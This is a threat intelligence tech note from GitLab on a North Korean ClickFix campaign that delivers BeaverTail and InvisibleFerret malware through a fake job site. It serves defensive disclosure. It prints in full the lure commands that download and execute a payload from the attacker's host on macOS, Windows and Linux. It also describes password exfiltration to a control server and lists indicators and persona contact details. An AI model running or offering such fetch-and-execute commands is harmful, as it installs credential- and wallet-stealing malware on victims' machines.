Tech Note - BeaverTail variant distributed via malicious repositories and ClickFix lure

---

17 September 2025 - Oliver Smith, GitLab Threat Intelligence

Key Points

- We've identified infrastructure used to distribute BeaverTail and InvisibleFerret malware variants since at least May 2025. BeaverTail and InvisibleFerret are malware families operated by North Korean nation-state threat actors tracked under identifiers including Contagious Interview and Famous Chollima.
- We're publicizing this campaign because it contains slight shifts in threat actor tradecraft that may provide insight into the direction of future operations:
    - The threat actor used ClickFix lures to target marketing and trader roles in cryptocurrency and retail sector organizations rather than targeting software development roles.
    - The threat actor's malware was compiled into executables rather than typical distribution as scripts reliant on interpreters already present on target systems.
- We assess that this activity was likely being tested by the threat actor and related malware is unlikely to have been distributed at scale to date.

Background

BeaverTail is JavaScript malware named by Palo Alto Unit 42 in 2023. BeaverTail is commonly hidden inside malicious code repositories distributed to software developers under the false pretext of a job interview or work opportunity. BeaverTail has also been distributed as part of software supply chain attacks via the NPM package registry and in campaigns trojanizing legitimate applications. BeaverTail infections steal sensitive cryptocurrency wallet data and browser and system credentials then load a second stage Python information stealer and remote access tool tracked as InvisibleFerret.

ClickFix is a social engineering technique by which a threat actor attempts to induce a target to run a malicious command by presenting the user with a fake CAPTCHA or troubleshooting advice for a fake error. North Korean nation-state threat actor ClickFix attacks have been publicly documented since at least early 2025, however typically relate to the distribution of a Golang malware variant tracked as GolangGhost and FlexibleFerret rather than BeaverTail.

BeaverTail + ClickFix

In late May 2025, a North Korean nation-state threat actor created infrastructure that used a ClickFix pretext to induce job seekers to execute a compiled version of BeaverTail. The threat actor created a fake hiring platform web application hosted at `businesshire[.]top` using the Vercel project `hireproflix-iauhsmsuv-gabriels-projects-75362d20.vercel.app`. The threat actor's web application contained social engineering pretexts inviting job applications and investment inquiries. The threat actor's web application included elements to apply for the following:

- Cryptocurrency trader roles at four web3 organizations
- Sales or marketing roles at three web3 organizations and one US-based ecommerce retailer
- Invitations to invest at a web3 organization

The threat actor's targeting of marketing applicants and impersonation of a retail sector organization is noteworthy given BeaverTail distributors' usual focus on software developers and the cryptocurrency sector.

The threat actor's backend service is hosted at `nvidiasdk.fly[.]dev`, and remains active as of the time of publication. We have not previously observed North Korean nation-state abuse of the Fly.io service. When a new visitor accessed `businesshire[.]top`, the web application pinged the threat actor's backend to obtain the visitor's IP address and made a request to `api.ipify.org` to obtain the user's geolocation. The threat actor's web application also attempted to access cryptocurrency wallet-related objects in the browser's window scope and relayed any detected wallets to the threat actor on initial check in.

```
["ethereum", "tronLink", "trustwallet", "coinbaseWalletExtension", "exodus",
"BinanceChain", "okexchain", "enkrypt", "phantom", "unisat", "tonwallet",
"cryptoconnectProviderGenerator",
"webpackChunkWallet_Guard_Protect_Your_Crypto"]
```

Cryptocurrency-related elements targeted for discovery in threat actor's web application.

Application pages induce visitors to enter personal details and respond to text-based questions before concluding with a prompt to record a short video response to a question. When attempting to record a video response, visitors are presented with a fake technical error related to their camera or microphone and troubleshooting instructions. Troubleshooting instructions are dynamic based on a visitor's operating system as detected from their user agent string. Both the job lure content and the fake troubleshooting instructions overlap with fake job interviews attributed to Famous Chollima by Cisco Talos in June.

Troubleshooting instructions contain an operating system-specific command to execute a subsequent stage via the system command line.

```
curl -k -A 204 -o /var/tmp/nvidia.pkg https://nvidiasdk.fly[.]dev/nvs && sudo
installer -pkg /var/tmp/nvidia.pkg -target /
```

```
curl -k -A 203 -o "%temp%\nvidia.tar.gz" https://nvidiasdk.fly[.]dev/nvs &&
tar -xf "%temp%\nvidia.tar.gz" -C "%temp%" && wscript
```

```
"%temp%\nvidiasdk\update.vbs"
```


```
wget --no-check-certificate --user-agent="208" -qO-
https://nvidiasdk.fly[.]dev/nvs | bash
```

macOS, Windows, and Linux ClickFix commands.

In each instance the payload URL is the same, with dynamic behaviour based on different numeric user agent headers included in the commands. If a request is made without a specific user agent, the threat actor's service responds with a decoy payload. For example, for a request made from a Windows device without the header, the threat actor's service responds with an archive containing a benign VisualBasic script file and a legitimate, signed Nvidia Broadcast executable. Alternatively, if a request is made with the `203` header, the threat actor's service responds with the true second stage. We've observed this type of header-based execution guardrail becoming increasingly common in BeaverTail and OtterCookie operations through 2025. These guardrails delay automated identification and linking of the threat actor's infrastructure and reduce their footprint in security sandboxes.

For each operating system, the command is intended to execute BeaverTail. For macOS and Windows hosts, BeaverTail is downloaded in a compiled form rather than typical JavaScript form. For macOS, the infection chain also optionally includes a compiled version of InvisibleFerret. The binaries are produced using bundling tools like pkg and PyInstaller rather than QT-compiled BeaverTail variants previously identified by Palo Alto. The binaries have notably low static detection rates on VirusTotal (as low as zero at the time of publication) however exhibit well-signatured network and file system behaviour upon execution.

An overview of the infection chains is below. File hashes for each of the components are available in the Appendix, and we've uploaded copies of referenced files to VirusTotal, Malshare, and Abuse.ch (size limits permitting) to enable third-party analysis.



macOS Delivery Chain

The macOS ClickFix command downloads an installer package from the threat actor's backend and attempts to install it with `sudo`. The installer is for a package named `com.nvidiahpc.pkg` which contains no payload data and only serves to execute a preinstall script named `preinstall`.

The `preinstall` script attempts to read a user's password from the variable `MY_PASWOR` in the file `~/.myvars` and exfiltrate it to a remote IP address, `hxxp[:]//172.86.93[.]139:3000/pawr/`. This file location and variable name are nonstandard and we assess these are likely testing artifacts that remain in the malware.

The `preinstall` script downloads and attempts to execute a bash script named `downx64.sh` contained in the `bai` branch of the GitHub repository `/RominaMabelRamirez/dify`. Commit history indicates that these files were uploaded to GitHub in late April 2025 in a commit made by the Git identity `Yash-1511 <yash1511@gmail.com>`. The `downx64.sh` script downloads two additional unsigned Mach-O binaries from the same branch and repository, `x64nvidia` and `payuniversal2`.

The `downx64.sh` script executes `x64nvidia` immediately. `x64nvidia` contains a stripped-down BeaverTail variant, analyzed below. The `payuniversal2` binary is a PyInstaller-compiled version of InvisibleFerret that provides redundancy on systems without Python installed or where BeaverTail execution is interrupted. The `downx64.sh` script executes the `payuniversal2` binary only if either of the following cases is true:

- The output of `[ ! -x /usr/bin/python3 ]` evaluates to true, meaning that Python 3 is not present and executable at a common global install location.
- If after 10 seconds, the file `~/.npc` does not exist. This file is the InvisibleFerret entry point Python script, dropped by BeaverTail.

The increased bundling of dependencies and redundancy to execute on a broader range of systems is consistent with the targeting of non-software developer roles. Non-developers are less likely to have JavaScript and Python interpreters present on their systems, meaning the threat actor needs to bundle dependencies to ensure execution.

Windows Delivery Chain

The Windows ClickFix command downloads an archive named nvidia.tar.gz containing the following files:

```
nvidiasdk.tar.gz
├── .vscode
│   └── argv.exe
├── nvidiasdk.exe
├── p8.zi
└── update.vbs
```

The `update.vbs` script is a VisualBasic script that performs two actions:

- Invokes the hidden `./vscode/argv.exe` executable, a renamed copy of 7zip, to extract the `p8.zi` archive using the password `ppp`. The archive contains benign Python dependencies intended to be used by the subsequent InvisibleFerret stage. These files are extracted to a hidden `.pyp` directory in the user's home directory.
- Executes the `nvidiasdk.exe` executable, which contains BeaverTail.

Linux Delivery Chain

The Linux ClickFix command uses `wget` to download a script file, which is piped directly into `bash`. This script installs `node` via the nvm-sh installer script, downloads a subsequent script from `hxxps[:]//nvidiasdk.fly[.]dev/nvs` using the user agent `209` and writes it to the file `~/.linvidia`. Finally, the script executes the payload with the command `node ~/.linvidia 2>&1 &`.

The `~/.linvidia` file contains a JavaScript version of BeaverTail, functionally identical to the versions that appear compiled into executables in the macOS and Windows infection chains.

BeaverTail Variant

The BeaverTail variant associated with this campaign contains a simplified information stealer routine and targets fewer browser extensions. The variant targets only eight browser extensions rather than the 22

targeted in other contemporary BeaverTail variants we've observed, dropping less widely installed cryptocurrency wallets. The variant also omits dedicated functions targeting data for browsers other than Chrome, reducing overall size by around one third. The variant includes only minor string obfuscation using base64 slices rather than obfuscation via javascript-obfuscator that we have commonly observed in BeaverTail code projects we identify and disrupt on GitLab.com.

The Windows version contains a small substitution intended to load python dependencies from the password-protected archive shipped alongside the malware using a 7z binary at `.vscode/argv.json`. This routine is a redundant copy of a step also present in the `update.vbs` script discussed above. We've observed an identical BeaverTail sample in a malicious code repository that also contained a hidden 7zip executable. The entry point for the malicious repo is a `require` statement which reads an encoded filepath from `.env` to execute a BeaverTail JavaScript file at `./vscode/desktop.ini`. The BeaverTail script downloads InvisibleFerret dependencies in a password-protected archive using the same password, `ppp`. Password-protected archives are a common method of payload delivery among threat actors generally, but not a technique we typically observe in BeaverTail delivery.

The BeaverTail and InvisibleFerret samples associated with this campaign both use `172.86.93.139` as a command and control address and use `tttttt` as the campaign identifier.

Related Infrastructure and Personas

The threat actor's web application contained a list of hard-coded IP addresses for which the fake technical error functionality would not activate. We also identified an earlier draft of the web application that contained only the first two IP addresses.

```
188.43.33.250
49.145.111.7
190.120.252.13
118.148.107.73
87.249.132.144
94.224.115.64
198.50.130.118
94.71.186.249
77.166.75.76
134.228.221.237
81.184.178.102
81.34.167.92
50.67.15.10
128.203.96.252
```

We observed the threat actor originating from the first IP address, `188.43.33.250`, when active on GitLab.com. `188.43.33.250` is a Russian TransTelecom IP address publicly associated with North Korean

nation-state activity. Based on the inclusion of this IP address in the allowlist, we assess that the allowlist's purpose almost certainly includes protecting operators from the risk of accidental infection. We recommend that organizations, particularly operators of services abused by North Korean threat actors, hunt for anomalous activity originating from these IP addresses. We note that this list includes VPN and likely residential proxy infrastructure that is not exclusively controlled by the threat actor and may include security scanner infrastructure that the threat actor is attempting to frustrate.

Vercel variables indicate that the threat actor's web application was built from the GitHub repository `RominaMabelRamirez/hflix` from a commit made by `dmytroviv1`. The `dmytroviv1` handle has a GitHub pages personal site (`https://dmytroviv1.github.io/`) containing education and professional history lifted verbatim and translated from another GitHub user's Indonesian-language site. The threat actor's personal site lists the following contact information:

- Name: `Dmytro Vivsuk`
- Email: `dmytroviv1[@]gmail.com`
- Phone number: `+380 95 676 27 42`
- LinkedIn: `https://www.linkedin.com/in/dmytro-vivsuk-a568242b6/` (leads to a 404, likely banned profile)

Assessment

Based on our observations, the threat actor started developing this campaign in early 2025 and started testing deployments from May 2025 onwards. We assess that this campaign is unlikely to have been deployed at scale to date based on the low prevalence of secondary payloads in public malware sandboxes and low static detection rates, development artifacts present in malware, and a low level of polish present in social engineering content.

The campaign suggests a slight tactical shift for a subgroup of North Korean BeaverTail operators, expanding beyond their traditional software developer targeting to pursue marketing and trading roles across cryptocurrency and retail sectors. The move to compiled malware variants and continued reliance on ClickFix techniques demonstrates operational adaptation to reach less technical targets and systems without standard software development tools installed. We assess that the threat actor is likely to continue to seek opportunities to expand their potential targets as public awareness of their techniques increases and the available pool of susceptible and discoverable targets becomes saturated.

Appendix - Indicators of Compromise

Malware

IOC	Type	Description
05ae07783d30b37aa5f0ffff86adde57d0d497fe915537a3fc010230b54e1ee8	SHA256	`nvidia.pkg` malicious macOS

IOC	Type	Description
		installer package
247fdba5fbfd076d9c530d937406aa097d6794b9af26bfc64bf6ea765ed51a50	SHA256	`preinstall` script contained in `nvidia.pkg`
65665c3faba4fbfed12488e945306b10131afb9d3ad928accdcef75e0945a086	SHA256	`downx64.sh` macOS installer script
25c9fc5c5564a74430b92cb658d43e441dee1b3c0f692dc2571ac2918efa9a52	SHA256	`x64nvidia` BeaverTail Mach-O file
eba9fdb2f077f9a3e14cf428162b967b5e6c189db19c33c5b11601efcd02b3d3	SHA256	`payuniversal2` InvisibleFerret Mach-O file
17891f7db5a633c0186f3c2c8311a16a989b55bb0ba0430da7d2afb7f616c79c	SHA256	`nvidia.tar.gz` Windows delivery archive
6a16b1ef16e999a0d32a4b9189f6f179d629ba143b5b03db06c95156ee089615	SHA256	`update.vbs` Windows launcher script
e79b827b3cc29e940736dc20cc9c25958c0b09c25fc0bc8aacbd6365f38db71f	SHA256	`nvidiasdk.exe` BeaverTail PE file
9bc46c59e734b2389328a5103739f42bed7d820c73f75c49cc5a2e8cacfe8940	SHA256	First unnamed piped bash script in Linux infection chain
e224a1db42ae2164d6b2f2a7f1f0e02056e099fc8d669ce37cdaa0a2a2750e3b	SHA256	Second unnamed piped bash script in Linux infection chain
4a1588e27a3f322e94e490173fe2bfa8d6e2f407b81a77af8787619b0d3d10bd	SHA256	`linvidia` BeaverTail JavaScript file

Infrastructure

IOC	Type	Description
`businesshire[.]top`	Domain	Domain used to host fake recruiting site containing ClickFix commands
`nvidiasdk.fly[.]dev`	Domain	Backend service and malware staging for `businesshire[.]top`
`172.86.93[.]139`	IP	Command and Control address for BeaverTail and InvisibleFerret
`188.43.33[.]250`	IP	Threat actor originating IP address

Personas

IOC	Type	Description
`RominaMabelRamirez`	GitHub handle	Owner of the Vercel project used to publish fake recruiting site and GitHub repo containing malware, `RominaMabelRamirez/dify`
`Yash-1511`	Git identity	Committed malware to `RominaMabelRamirez/dify`
`yash1511@gmail.com`	Email address	Email address associated with Git identity `Yash-1511`
`dmytroviv1`	GitHub handle	Committed to fake recruiting site built from `RominaMabelRamirez/hflix`
Dmytro Vivsuk	Name	Stated name of `dmytroviv1`
`dmytroviv1@gmail.com`	Email address	Stated email address of `dmytroviv1`
`+380 95 676 27 42`	Phone number	Stated phone number of `dmytroviv1`

GitLab Threat Intelligence Estimative Language

GitLab Threat Intelligence uses specific language to convey the estimated probability attached to our assessments. We also use words including "possible" and "may" in circumstances where we are unable to provide a specific estimate. Further reading on estimative language is available here.

Estimative Term	Highly unlikely	Unlikely	Real chance	Likely	Highly likely
Probability Range	0%-20%	20%-40%	40%-60%	60%-80%	80%-100%